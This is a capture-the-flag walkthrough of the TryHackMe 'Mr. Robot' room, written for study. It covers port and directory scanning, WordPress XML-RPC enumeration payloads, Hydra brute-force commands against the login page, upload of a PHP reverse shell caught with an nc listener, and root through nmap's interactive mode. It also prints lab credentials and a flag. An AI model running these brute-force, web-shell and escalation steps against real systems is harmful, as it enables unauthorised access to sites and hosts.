
MR. Robot CTF From Try Hack Me

Sunday, February 7, 2021 1:50 PM

First I launch nmap scan I use the following command:

1. nmap 10.10.96.162
2. sudo nmap -A -O -sV -p- 10.10.96.162

The output of this two command:



From this screenshot we can see that port 22 SSH is closed, port 80 http and 443 https
Now it's time to discover the web application hosted in fire fox by visiting
http://10.10.96.162

After visiting the site we will see video and clips of Mr. Robot series quotes and other things

So I launch dirb using the following syntax:
~# dirb http://10.10.96.162 /usr/share/wordlists/dirb/common.txt


I use dirb to discover directory and file in the web page

Then I start manually searching for information in the webpage source after inspecting the source code page, I found the following information:

```
1  <!DOCTYPE html>
2  <html lang="en-US" class="no-js">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width">
6      <link rel="profile" href="http://gmpg.org/xfn/11">
7      <link rel="pingback" href="http://10.10.30.97/xmlrpc.php">
8      <!--[if lt IE 9]>
9      <script src="http://10.10.30.97/wp-content/themes/twentyfifteen/js/html5.js"></script>
10     <![endif]-->
11     <script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documentElement);</script>
```

I don't have knowledge about xml, but I will use my friend google :)

We can check below the Dirb output:



There is a robots.txt file, then I will check them by visiting: http://10.10.96.162
Then I find:

1. fsocity.dic --> after examining this it look like a wordlist of username, I think we need this dictionary file to crack
   some username password :)
2. key-1-of-3.txt ---> this was the first flag "flag_1:
   073403c8a58a1f80d943455fb30724b9 via: robots.txt"

One of the intersting directory is: http://10.10.96.162/wp-login.php


What is XML-RPC?

After some google search I found the following blogs, one of them is a report at Report HackerOne and a blog post blog
Simply, the XML-RPC.PHP, used in wordpress to upload and post blogs in your web page in case you don't have your PC you can use your phone, and in case your internet connection is unstable, you can write your blog offline then post it using XML-RPC.PHP.
The security impact of XML-RPC.PHP is that can lead to DDOS attack using the pingback function of wordpress, and another issue is that XML-RPC.PHP can lead to brute forcing attack, and the mitigation method against brute force will be bypassed.


Checking the XML-RPC.PHP:

Now it's time to discover practically the XML-RPC.PHP
After visiting the site using http://10.10.96.162/xml-rpc.php

I get the following message:



So, it's burp suite time:
I intercept request, then I send it to repeater, change the method to post with empty body
then I get a 200 status code :)




Let's try something new, after reading the hacker one report, we can use the following xml format to get more information about the allowed functions:

The xml used:

```
<?xml version="1.0" encoding="utf-8"?>
<methodCall>
        <methodName>
                system.listMethods
        </methodName>
        <params>
        </params>

</methodCall>
```

The following screen shot indicate the response:



From the response we can see there is a lot of function that we can use :)
The must important method that can help us to perform a brute force attack is the "wp.getUsersBlogs", using the following xml format:

<methodCall>

```
        <methodName>
            wp.getUsersBlogs
        </methodName>
        <params>
        <param>
            <value>
                admin
            </value>
        </param>
        <param>
            <value>
                pass
            </value>
        </param>
        </params>
</methodCall>
```


Using burp suite intruder we can perform a brute force attack, because Burpsuite community take a lot of time I switch to use hydra.

Hydra:

From Dirb output we can get the wordpress login page http://10.10.96.162/wp-login.php

We need first to intercept the request of the below site, to get this form: log=test&pwd=test which will be used with hydra.

~# hydra 10.10.96.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^: Invalid username" -L /home/fsocity.dic -p test -f -V




Now we will try this dictionary list with Eliot username, as a password list:
~# hydra 10.10.96.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username " -l Elliot -P /home/fsocity.dic -f -V

And here we go:


And now we have a valid "username : password" combination we will use this credential to login to the word press.
Elliot:ER28-0652

Now after login:



Then, I locate a PHP web shell, then I will upload it to the server:

/usr/share/webshells/php/php-reverse-shell.php



And now let's get the shell.


Reverse Shell:

Launching a listener:

~# nc -lvp 4444

The visit the website: http://10.10.96.162/wp-content/themes/twentyfifteen/404.php

And here is the cake :)



I execute python --version command to see if python downloaded then, I can now upgrade the shell to interactive shell using the flowing command:

$ python -c 'import pty; pty.spawn("/bin/bash")'
$export TERM=screen

Exit then reconnect

daemon@linux:/$

And we get the second flag but it's protected:


After decoding password.raw-md5
We get the following: abcdefghijklmnopqrstuvwxyz

daemon@linux:/home/robot$ su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$

And now we can read the key-2-of-3.txt


Let's get Key number 3 !!:

Privilege Escalation:



The screen shoot above indicate that we can execute nmap as root!!, then we will use nmap interactive to get root.

robot@linux:~$ nmap --interactive



And here is the key-3-of-3.txt, congratulations!!!

Auther: Hassan Al Achek